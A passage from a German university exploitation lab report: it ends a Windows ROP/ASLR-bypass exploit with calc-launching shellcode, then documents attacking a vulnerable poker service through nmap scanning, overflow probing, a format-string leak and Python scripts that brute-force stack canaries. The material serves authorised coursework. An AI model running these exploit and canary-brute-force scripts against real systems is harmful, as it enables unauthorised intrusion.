s.send(bytes('C \r\n', 'utf-8'))
s.recv(1024)
s.send(buffer + bytes('\r\n', 'utf-8'))
s.recv(1024)
s.send(bytes('y\r\n', 'utf-8')) # evil buffer
s.close()

main()
poc_board_release_aslr_dep.py

```

Wie bereits im ersten Abschnitt der Aufgabe beschrieben übergibt mir die Funktion `getAslrBase()` die aktuellen Base Adressen der DLLs. Die Methode wird in der Main aufgerufen und speichert das Ergebnis in die Variablen `base_ucrtbase_DLL1`, `base_WS2_32_dll1` und `base_kernel32_dll1`. Anschließend werden die Ergebnisse in einen hex Integer umgewandelt und der ROP Chain Funktion übergeben. Die ROP Chain wird so an den Buffer angehängt, dass die erste Adresse direkt auf das EIP gesetzt wird (Die ROP Chain ersetzt also das JUMP Esp aus Aufgabe 2). Anschließend wird der generierte Calculator Code auf den Buffer gesetzt. Dieser sieht schlussendlich so aus:


```

a = b'\x41' * 36
b = b'\x42' * 4
c = rop_chain
calculator =
b'\x31\xd2\x52\x68\x63\x61\x6c\x63\x54\x59\x52\x51\x64\x8b\x72\x30\x8b\x76\x0c\x8b\x7
6\x0c\xad\x8b\x30\x8b\x7e\x18\x8b\x5f\x3c\x8b\x5c\x1f\x78\x8b\x74\x1f\x20\x01\xfe\x8b\x
54\x1f\x24\x0f\xb7\x2c\x17\x42\x42\xad\x81\x3c\x07\x57\x69\x6e\x45\x75\xf0\x8b\x74\x1f\
x1c\x01\xfe\x03\x3c\xae\xff\xd7'


```

buffer = a + b + c + calculator

Nachdem der Exploit gestartet wurde der Rechner erscheint auf der virtuellen Maschine, auf welcher die Anwendung läuft.



Um sicher zu gehen, dass ASLR funktioniert wurde die Maschine neugestartet und der Versuch erneut durchgeführt. Wie in der folgenden Abbildung ersichtlich öffnet sich erneut der Rechner mit anderen Base Adressen als Ausgabe in der Konsole der Kali Maschine.



## 4 Aufgabe 4 (8P)

### 4.1 Angabe

Sie staunen nicht schlecht als plötzlich zwei Männer in Anzügen in Ihrem Büro standen, sich als Vertreter einer Regierungsbehörde auswiesen und Sie um Hilfe baten! Ersten Ermittlungen zufolge nutzt die erfolgreiche APT Gruppe „No Regerts“ die auch für den Angriff auf Ihren Kunden verantwortlich gemacht wird, ein gehacktes Service im Netz um Zugriffspassworte auf einen hochverschlüsselten IRQ Chat auszutauschen. Die darauf angesetzten Spezialisten konnten die verwendete Software inklusive des Sourcecodes recherchieren, darüber hinaus hat man durch Scans und Fingerprinting die Version des Linux Servers erfahren. Alle Versuche das Service selbst zu hacken scheiterten bislang. Nun wendet man sich hilfesuchen an Sie und hofft, dass Sie Ihrem Ruf gerecht werden und das IRQ Chat Passwort liefern können. Als Sie einwilligen, den Auftrag anzunehmen überreicht man Ihnen einen USB Stick mit den bereits recherchierten Informationen und gibt Ihnen die IP Adresse der Service 10.105.21.174:8080 Neugierig und ein wenig geehrt fühlend beginnen Sie das Service zu analysieren. Anmerkung: Das Service ist im FH Netz, verbinden Sie sich mit VPN. Als Credentials für das Service selbst verwenden Sie beim Login Ihren TW Account sowohl als Login als auch als Password, getrennt durch einen Doppelpunkt. D.h. Eingabe beim Login: zum Beispiel ic16m001:ic16m01 Der Scope ist die Beschaffung des Flags. Alle Aktivitäten, die über diesen Scope hinausgehen z.B. Angriffe auf andere Rechner oder Veränderung bzw. mutwillige Beschädigung des Systems werden nicht geduldet! Volle Punkteanzahl, wenn Sie ASLR ohne Bruteforce bypassen können, ansonsten nur die halbe!

## 4.2 Lösung

Es wurde als erstes versucht das pokerRop.c File zu kompilieren. Dabei bekam ich die Meldung, dass die Datei libinetsec.h fehlt. Diese wurde mit „touch“ generiert. Daraufhin wurde versucht die Datei erneut zu kompilieren. Anschließend wurde als Fehlermeldung ausgegeben, dass die Funktionen init\_canary, check\_canary, auth\_user und check\_user nicht implementiert sind (siehe Abbildung).

```
(kali@kali) [~/Desktop/whh3/aufgabe4/USB Stick-20210125]
$ gcc pokerROP.c
pokerROP.c:12:10: fatal error: libinetsec.h: No such file or directory
 12 | #include "libinetsec.h"
    |          ^~~~~~
compilation terminated.

(kali@kali) [~/Desktop/whh3/aufgabe4/USB Stick-20210125]
$ touch libinetsec.h

(kali@kali) [~/Desktop/whh3/aufgabe4/USB Stick-20210125]
$ gcc pokerROP.c
pokerROP.c: In function 'handle_banking':
pokerROP.c:256:5: error: unknown type name 'byte'
256 |     byte canary2_1=0x00;
    |     ^~~~~
pokerROP.c:257:5: error: unknown type name 'byte'
257 |     byte canary2_2=0x00;
    |     ^~~~~
pokerROP.c:258:5: error: unknown type name 'byte'
258 |     byte canary2_3=0x00;
    |     ^~~~~
pokerROP.c:259:5: error: unknown type name 'byte'
259 |     byte canary2_4=0x00;
    |     ^~~~~
pokerROP.c:261:5: error: unknown type name 'byte'
261 |     byte canary1_1=0x00;
    |     ^~~~~
pokerROP.c:262:5: error: unknown type name 'byte'
262 |     byte canary1_2=0x00;
    |     ^~~~~
pokerROP.c:263:5: error: unknown type name 'byte'
263 |     byte canary1_3=0x00;
    |     ^~~~~
pokerROP.c:264:5: error: unknown type name 'byte'
264 |     byte canary1_4=0x00;
    |     ^~~~~
pokerROP.c:271:5: warning: implicit declaration of function 'init_canary' [-Wimplicit-function-declaration]
271 |     init_canary(&canary1_1,user, pass);
    |     ^~~~~~
pokerROP.c:357:10: warning: implicit declaration of function 'check_canary' [-Wimplicit-function-declaration]
357 |     if (!check_canary(&canary1_1,&canary2_1) || !check_canary(&canary1_2,&canary2_2) || !check_canary(&canary1_3,&canary2_3) || !check_canary(&canary1_4,&canary2_4)) {
    |          ^~~~~~
pokerROP.c: In function 'handle_con':
pokerROP.c:399:36: warning: unknown escape sequence: '\_'
399 |     Remote Access Portal\n\nLogin: "\_";
    |                                    ^
pokerROP.c:419:16: warning: implicit declaration of function 'auth_user' [-Wimplicit-function-declaration]
419 |     if ((uid = auth_user(user, pass)) != 0) {
    |                ^~~~~~
pokerROP.c:434:2: warning: implicit declaration of function 'check_usr' [-Wimplicit-function-declaration]
434 |     check_usr(user, pass);
    |     ^~~~~~
```

Ich debuggte schrittweise und kam nach und nach meinem Ziel näher (Beispiel in der Abbildung)

```
(kali@kali) [~/Desktop/whh3/aufgabe4/USB Stick-20210125]
$ gcc pokerROP.c
pokerROP.c: In function 'handle_banking':
pokerROP.c:271:17: warning: passing argument 1 of 'init_canary' makes integer from pointer without a cast [-Wint-conversion]
271 |     init_canary(&canary1_1,user, pass);
    |                ^~~~~~
In file included from pokerROP.c:12:
libinetsec.h:8:23: note: expected 'byte' {aka 'unsigned char'} but argument is of type 'byte *' {aka 'unsigned char *'}
 8 | void init_canary(byte canary, char *user, char *pass);
    |                ^~~~~~
pokerROP.c:272:17: warning: passing argument 1 of 'init_canary' makes integer from pointer without a cast [-Wint-conversion]
272 |     init_canary(&canary2_1,user, pass);
    |                ^~~~~~
In file included from pokerROP.c:12:
libinetsec.h:8:23: note: expected 'byte' {aka 'unsigned char'} but argument is of type 'byte *' {aka 'unsigned char *'}
 8 | void init_canary(byte canary, char *user, char *pass);
    |                ^~~~~~
pokerROP.c: In function 'handle_con':
pokerROP.c:399:36: warning: unknown escape sequence: '\_'
399 |     Remote Access Portal\n\nLogin: "\_";
    |                                    ^
/usr/bin/ld: /tmp/ccCWHVl.o: in function 'handle_banking':
pokerROP.c:(.text+0x839): undefined reference to 'init_canary'
/usr/bin/ld: pokerROP.c:(.text+0x859): undefined reference to 'init_canary'
/usr/bin/ld: pokerROP.c:(.text+0xb1b): undefined reference to 'check_canary'
/usr/bin/ld: pokerROP.c:(.text+0xb38): undefined reference to 'check_canary'
/usr/bin/ld: pokerROP.c:(.text+0xb55): undefined reference to 'check_canary'
/usr/bin/ld: pokerROP.c:(.text+0xb72): undefined reference to 'check_canary'
/usr/bin/ld: /tmp/ccCWHVl.o: in function 'handle_con':
pokerROP.c:(.text+0xd32): undefined reference to 'auth_user'
/usr/bin/ld: pokerROP.c:(.text+0xdf4): undefined reference to 'check_usr'
collect2: error: ld returned 1 exit status
```

Die Schlussendlich erstellte C Datei sah dann so aus:

```
#ifndef _LIBINETSEC_H_
#define _LIBINETSEC_H_
#include <stdbool.h>

typedef unsigned char byte;

void init_canary(byte *canary, char *user, char *pass);
bool check_canary(byte *canary1, byte *canary2);
int auth_user(char *user, char *pass);
bool check_usr(char *user, char *pass);

#endif
Libinetsec.h
```

Die Ausgabe bei der Kompilierung bestätigt, dass nur noch die Implementierung zu machen ist.

```
root@osboxes:/home/osboxes/Downloads/USB Stick-20210125# gcc pokerROP.c
/tmp/ccmmVGYG.o: In function `handle_banking':
pokerROP.c:(.text+0x82e): undefined reference to `init_canary'
pokerROP.c:(.text+0x84f): undefined reference to `init_canary'
pokerROP.c:(.text+0xb11): undefined reference to `check_canary'
pokerROP.c:(.text+0xb2e): undefined reference to `check_canary'
pokerROP.c:(.text+0xb4b): undefined reference to `check_canary'
pokerROP.c:(.text+0xb68): undefined reference to `check_canary'
/tmp/ccmmVGYG.o: In function `handle_con':
pokerROP.c:(.text+0xd14): undefined reference to `auth_user'
pokerROP.c:(.text+0xdde): undefined reference to `check_usr'
collect2: error: ld returned 1 exit status
root@osboxes:/home/osboxes/Downloads/USB Stick-20210125#
```

Anmerkung: In der pokerROP.c Datei wurde einen Backslash hinzugefügt, um diese Warning zu fixen.

```
(kali@kali)-[~/Desktop/whh3/aufgabe4/USB Stick-20210125]
$ gcc pokerROP.c
pokerROP.c: In function `handle_con':
pokerROP.c:399:36: warning: unknown escape sequence: `\_`
  399 |     Remote Access Portal\n\nLogin: "\_`
      |                                     ^
/usr/bin/ld: /tmp/ccajQ6Up.o: in function `handle_banking':
pokerROP.c:(.text+0x836): undefined reference to `init_canary'
/usr/bin/ld: pokerROP.c:(.text+0x853): undefined reference to `init_canary'
/usr/bin/ld: pokerROP.c:(.text+0xb15): undefined reference to `check_canary'
/usr/bin/ld: pokerROP.c:(.text+0xb32): undefined reference to `check_canary'
/usr/bin/ld: pokerROP.c:(.text+0xb4f): undefined reference to `check_canary'
/usr/bin/ld: pokerROP.c:(.text+0xb6c): undefined reference to `check_canary'
/usr/bin/ld: /tmp/ccajQ6Up.o: in function `handle_con':
pokerROP.c:(.text+0xd2c): undefined reference to `auth_user'
/usr/bin/ld: pokerROP.c:(.text+0xdee): undefined reference to `check_usr'
collect2: error: ld returned 1 exit status
```

Ich versuchte dann auf der Kali Maschine das benötigte Library File mit folgendem Befehl zu kompilieren und anschließend zu starten.

- `gcc -c -fPIC -o libinetsec.o libinetsec.c && gcc -shared -o libinetsec.so libinetsec.o`


```
(kali㉿kali)-[~/Desktop/whh3/aufgabe4/USB Stick-20210125]
$ ./pokerROP 8080
zsh: segmentation fault ./pokerROP 8080

(kali㉿kali)-[~/Desktop/whh3/aufgabe4/USB Stick-20210125]
$
```

Die Anwendung wies einen Fehler auf und ich probierte lange herum, konnte das Problem aber nicht fixen. Daher entschied ich mich per VPN ins FH Netz zu verbinden und einen Scan auf die Maschine vorzunehmen:

```
# nmap -sV -o 10.105.21.174
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-26 07:26 EST
Nmap scan report for 10.105.21.174
Host is up (0.019s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.4p1 Debian 10+deb9u4 (protocol 2.0)
8080/tcp   open  http-proxy?
```

In der SSH Version ist ersichtlich, dass OpenSSH 7.4p1 Debian als Service ermittelt wurde. Ich betrieb ein bisschen Recherche und kam zum Schluss, dass das Betriebssystem am ehesten eine Debian Stretch Variante sein sollte und installierte diese in der Version 9. Danach musste ich die gewöhnlichen Installationsmaßnahmen durchführen (Manipulation sources.list, update, packages installieren) und kopierte den bisherigen Fortschritt auf Debian. Ich startete die Anwendung mit Übergabe von Port 8080 und verband mich mit necat auf den Port und siehe da, nun läuft es:



```
kali@kali:~/Desktop/whh3/aufgabe4/USB Stick-20210125
root@kali:~/Desktop/whh3/aufgabe4/USB Stick-20210125
$ nmap -sV -o 10.105.21.174
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-26 07:26 EST
Nmap scan report for 10.105.21.174
Host is up (0.019s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.4p1 Debian 10+deb9u4 (protocol 2.0)
8080/tcp   open  http-proxy?

$ nc -v 10.105.21.174 8080
Ncat: Version 1.10.0 ( https://nmap.org )
Ncat: Connected to 10.105.21.174 port 8080.
Poker Tournament Management
Remote Access Portal
Login: cs19m50:cs19m50
ncat 10.105.21.174 8080
Welcome to Poker Tournament Manager Version 1.000.
>
```

Nun begann ein ewiges hin und her. Ich habe auf meinem Host Virtualbox installiert. Falls man eine virtuelle Maschine im Vollbildmodus laufen lassen will, braucht man da die Guest

Additions. Die habe ich erst installieren können nachdem ich ein upgrade (apt-get install upgrade) gemacht habe. Mit dem Upgrade wurde aber (denke ich!) die lib.c Version aktualisiert und ich bekam wieder die Meldung „segmentation fault“. Also habe ich nochmals probiert das zu fixen, konnte die Anwendung aber wieder nicht zum Laufen bringen. Na gut, Debian 9 nochmal installieren probiert. Anwendung läuft wieder aber ohne Guest Additions. Also habe ich Debian 9 nochmal mit VMWare Player und der offiziellen ISO versucht zu installieren. Nachdem die Installation durch war ist die virtuelle Maschine einfach nicht gestartet und ich erhielt einen Blackscreen. Na gut, dachte ich mir, probierst du das ganze halt nochmal mit Workstation Pro aus und siehe da, Debian 9 läuft. Das ganze Spiel hat mich ungefähr 16 Stunden gekostet. Anmerkung von mir: Vielleicht könnte man hier den Kollegen aus den nächsten Semestern kurz einen Hinweis geben, dass empfohlen wird mit VMware Workstation Pro und eventuell sogar mit folgender ISO zu arbeiten:

- <http://kambing.ui.ac.id/iso/debian/9.6.0/i386/iso-cd/>

Bei 11 Tagen Zeit für Aufgabe 3 und 4 ist natürlich jede Stunde kostbar, daher wollte ich in an dieser Stelle nur nochmal darauf hinweisen. Bitte nicht als rumgeheule verstehen...

Daraufhin begann ich nach der Suche der Schwachstelle im Code. Dabei stoß ich auf eine Liste von „SDL Banned Functions“ und deren Alternativen [10].

Ich begann die Liste durchzugehen und entdeckte folgende Funktionen:

- Strlen
- Malloc

Besonders ins Auge gefallen ist mir dabei folgender Bereich in der Funktion handle\_banking() innerhalb einer Switch Anweisung:

```
333         case 'u':
334             memcpy( username, data+2, n-3);
335             break;
```

Sollte der Übergabeparameter ‚u‘ sein wird memcpy aufgerufen. Ich las mir daher eine Dokumentation von memcpy durch [11]. Diese sagt aus, dass die Funktionen Werte von ‚num‘ Bytes von einer Location ‚source‘ zu einem Speicherblock einer ‚destination‘ kopiert.

```
memcpy (void * destination, const void * source, size_t num );
```



Außerdem wird in der Dokumentation erwähnt, dass die Größe von ‚source‘ und ‚destination‘ immer höher sein soll als ‚num‘ [11], um Bufferoverflow Angriffe zu verhindern. Ich vermutete, dass genau hier das Problem ist.

Als nächstes begann ich schrittweise herauszufinden, ob sich die Schwachstelle hier befinden könnte. Ich ging die Anwendung von oben nach durch und probierte ein Paar unterschiedlich Lange Parameter (a's) zu übergeben (siehe Abbildung).

```
> h
? ,h      help
u         update username

+----- Accounts -----+
A[M|C]    add [Member|Club Account]
l         list accounts
D[id]     delete account by id
S[id]     show account by id

+----- Tournaments -----+
a         add tournament
l         list tournaments
d[id]     delete tournament by id
s[id]     show tournament by id
c[id]     change tournament
e         exit

> u aa
> l
> L
> u aaaa
> u aaaaaaaaaaaaaaaaaa
> u aaaaaa
> u aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
> u aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
> u aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

-- (root@kali)~/home/./Desktop/whh3/aufgabe4/USB_Stick-20210125
```

Sobald ich 200 a's übergeben hatte wurde ich aus der Anwendung geworfen, daher vermutete ich, dass sich hier ein potenzieller BOF verstecken könnte.

```

Welcome to Poker Tournament Manager Version 1.08b.
> u aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
> e
Goodbye!
RED ALERT - - Hands off my cookies!

```

Ich hab dann nach und nach die Eingabe verändert und habe festgestellt, dass ich bei 128 a's noch keine Meldung bekomme (siehe Abbildung).

[illegible]

Sobald ich 129 a's gesendet habe wurde festgestellt, dass die Meldung „... STACK SMASHING DETECTED ...“ erschien. Daher ging ich davon aus, dass ich an dieser Stelle die folgenden canaries ermitteln muss (siehe Abbildung).

```
Welcome to Poker Tournament Manager Version 1.08b.  
> u aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
> e  
Goodbye!  
RED ALERT - STACK SMASHING DETECTED - Hands off my cookies!
```

Als nächstes kompilierte ich die pokerROP.c Datei mit dem Warning und dem Befehl „gcc -Wall -Wformat-security pokerROP.c -L . -linetsec -WI,-R./“ (siehe Abbildung).



Dabei stelle ich fest, dass diese in der Funktion „list accounts“ beim Parameter innerhalb von printf angeschlossen (siehe Abbildung).

```
root@debian:~/Documents/whh3/aufgabe4# gcc -Wall -Wformat-security pokerR0P.c -L . -linetsec -Wl,-R./
pokerR0P.c: In function 'list_accounts':
pokerR0P.c:149:29: warning: format '%x' expects argument of type 'unsigned int', but argument 3 has type 'char *' [-Wformat=]
    printf("%d: %-32x (%s)\n", i, accounts[i]->Name, accounts[i]->type);
                              ^
```

Also legte ich einen Member mit „AM“ and und gab diesem Namen, Membership und Expiration Date. Anschließend führte ich die Funktion list\_accounts mit Übergabe von „L“ auf und erhielt folgendes Ergebnis (siehe Abbildung).

```
Welcome to Poker Tournament Manager Version 1.08b.
> h
+-----+
| ?,h    help                               |
| u      update username                   |
+-----+ Accounts +-----+
| A[M|C] add [Member|Club Account]        |
| L      list accounts                    |
| D[id]  delete account by id             |
| S[id]  show account by id              |
+-----+ Tournaments +-----+
| a      add tournament                   |
| l      list tournaments                 |
| d[id]  delete tournament by id         |
| s[id]  show tournament by id           |
| c[id]  change tournament                |
| e      exit                             |
+-----+
> AM
Name: a
Membership Number: b
Expiration Date: c
> L
0: 8ab2008 (MA)
```

Das ließ mich annehmen, dass diese Funktionen eventuell im Zusammenhang mit dem Adress Leak stehen könnte.

Als nächstes begann ich mit dem Herausfinden der canaries. Bei Stack canaries handelt es sich um einen zufälligen Wert, der vor der Return Adresse am Stack eingefügt und überprüft wird. Sollte der canary einen anderen Wert aufweisen, so wurde dieser überschrieben und die Anwendung terminiert.

Ich dachte mir durch, wie die Programmfluss aussieht und kam auf folgende Vorgehensweise:

1. Verbindungsaufbau
2. Login

3. Buffer mit dem Parameter ,u' mitschicken
4. Überprüfen, ob im Response der Wert ,RED' enthalten ist.

Dies löste ich grundlegend wie folgt (vorgehen oben beschreiben):

```
#!/usr/bin/python
import socket
import time

def checkResponse(res):
    time.sleep(0.5)
    badRes = 'RED'
    if badRes in res:
        return 0
    else:
        return 1

def main():

    IP_FH = '10.105.21.174'
    IP_MARTIN = '10.0.2.22'
    IP = IP_FH
    PORT = 8080
    BUF_SIZE = 4096

    login = 'cs19m050:cs19m050' + '\n'
    buffer = 'u ' + 'A'*128 + 'a'*1 + '\n'
    exit = 'e' + '\n'

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(0.5)
    connect = s.connect((IP, PORT)) # hardcoded IP address
    time.sleep(0.5)
    res1 = s.recv(BUF_SIZE)
    print(res1)

    #login with username
    s.send(login)
    res3 = s.recv(BUF_SIZE)
    print (res3)
```

```

s.send(buffer)
res4_1 = s.recv(BUFFE_SIZE)
print('res4_1', res4_1)
s.send(exit)
res5 = s.recv(BUFFE_SIZE)
res6 = s.recv(BUFFE_SIZE)
print('res5', res5)
print('res6', res6)
result = checkResponse(res5+res6)
print result

s.close()

```

main()

Canary\_1.py

Mir ist während des Debuggings aufgefallen, dass der Response vom Senden des Buffers hin und wieder in zwei Teile aufgesplittet war. Daher entschied ich mich diese zusammenzufügen. Das Resultat der Konsole ist in der Abbildung ersichtlich.

```

/home/kali/.PycharmProjects/whh3_4/venv/bin/python /home/kali/.PycharmProjects/whh3_4/canary_1.py

P
o
k
e
r
T
o
u
r
n
a
m
e
n
t
M
a
n
a
g
e
r

R
e
m
o
t
e
A
c
c
e
s
s
P
o
r
t
a
l

Login: []
1
2
Hler:cs19m002:cs19m002
Hler:cs19m046:cs19m046
Hler:cs19m007:cs19m007
Hler:ic19m027:ic19m027
Hler:cs19m023:cs19m023
Hler:cs19m050:cs19m050
Login:cs19m050:cs19m050
authenticated user cs19m050 with passwd cs19m050: uid 5006
./cs19m050_file.py
('res4_1', '\x1b[94mHello cs19m050!\nWelcome to Poker Tournament Manager Version 1.08b.\n\x1b[0m> ')
('res5', '> ')
('res6', 'Goodbye!\n\x1b[31m\x1b[1mRED ALERT - \x1b[5m\x1b[4mSTACK SMASHING DETECTED \x1b[95m\x1b[25m\x1b[24m- Hands off my cookies!\n\x1b[0m')
0

```

Zwischenzeitlich wurde noch ein Skript „canary\_2.py entwickelt, um das erste Canary zu beschaffen. Dieses wurde der Vollständigkeit halber angehängt, ist aber als Zwischenschritt für die Dokumentation irrelevant.

Im nächsten Schritt wurde das Skript so umgebaut, dass mit dem Funktionsaufruf getCanary() der aktuelle Buffer übergeben wird. Der Buffer setzt sich zusammen aus den 128 A's und den gefundenen canaries. Es gibt also insgesamt 4 Durchläufe, innerhalb

Schrittweise das einzelne canary ermittelt werden soll. Innerhalb eines Durchlaufs wird eine Schleife ausgeführt. Für jeden Durchgang wird der Index des Durchgangs an den an die Funktionen übergebenen Wert angehängt und an die Anwendung gesendet. Das volle Skript canary\_3.py ist in der folgenden Tabelle ersichtlich:

```
#!/usr/bin/python
import socket
import time

def checkResponse(res):
    time.sleep(0.5)
    badRes = 'RED'
    if badRes in res:
        return 0
    else:
        return 1

def getCanary(buffer):
    for element in range(256):

        IP_FH = '10.105.21.174'
        IP_MARTIN = '10.0.2.22'
        IP = IP_FH
        PORT = 8080
        BUFFE_SIZE = 4096

        login = 'cs19m050:cs19m050' + '\n'
        exit = 'e' + '\n'

        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(0.5)
        connect = s.connect((IP, PORT)) # hardcoded IP address
        res1 = s.recv(BUFFE_SIZE)

        # login with username
        s.send(login)
        res3 = s.recv(BUFFE_SIZE)

        s.send(buffer + chr(element) + '\n')
```

```

    res4_1 = s.recv(BUFFE_SIZE)
    s.send(exit)
    res5 = s.recv(BUFFE_SIZE)
    res6 = s.recv(BUFFE_SIZE)
    print(res5)
    print(res6)
    result = checkResponse(res5 + res6)

    if result == 1:
        canary1 = element
        print('Canary = ' + str(canary1) + ' - ' + hex(canary1))
        return element
        break
    else:
        print('Canary is not ' + str(element) + ' - ' + hex(element))

    s.close()

def main():
    canary1 = 'a'
    canary2 = 'a'
    canary3 = 'a'
    canary4 = 'a'

    #buffer = 'u ' + 'A' * 128 + chr(element) + '\n'
    buffer = 'u ' + 'A' * 128
    canary1 = getCanary(buffer)
    buffer = buffer + chr(canary1)
    canary2 = getCanary(buffer)
    buffer = buffer + chr(canary2)
    canary3 = getCanary(buffer)
    buffer = buffer + chr(canary3)
    canary4 = getCanary(buffer)

    print('Successfully got canaries:')
    print('-----')
    print('canary1: ' + hex(canary1))
    print('canary2: ' + hex(canary2))
    print('canary3: ' + hex(canary3))

```

```
print('canary4: ' + hex(canary4))
print('-----')
```

```
main()
```

```
Canary_3.py
```

Das Skript gab auf der Konsole folgendes aus:

```
Canary is not 166 - 0xa6
> Goodbye!
RED ALERT - STACK SMASHING DETECTED - Hands off my cookies!

Canary is not 167 - 0xa7
> Goodbye!

Canary = 168 - 0xa8
Successfully got canaries:
-----
canary1: 0xbc
canary2: 0xad
canary3: 0xb8
canary4: 0xa8
-----

Process finished with exit code 0
```

Es konnten also folgende canaries ermittelt werden:

Canary1 = 0xbc

Canary2 = 0xad

Canary3 = 0xb8

Canary4 = 0xa8

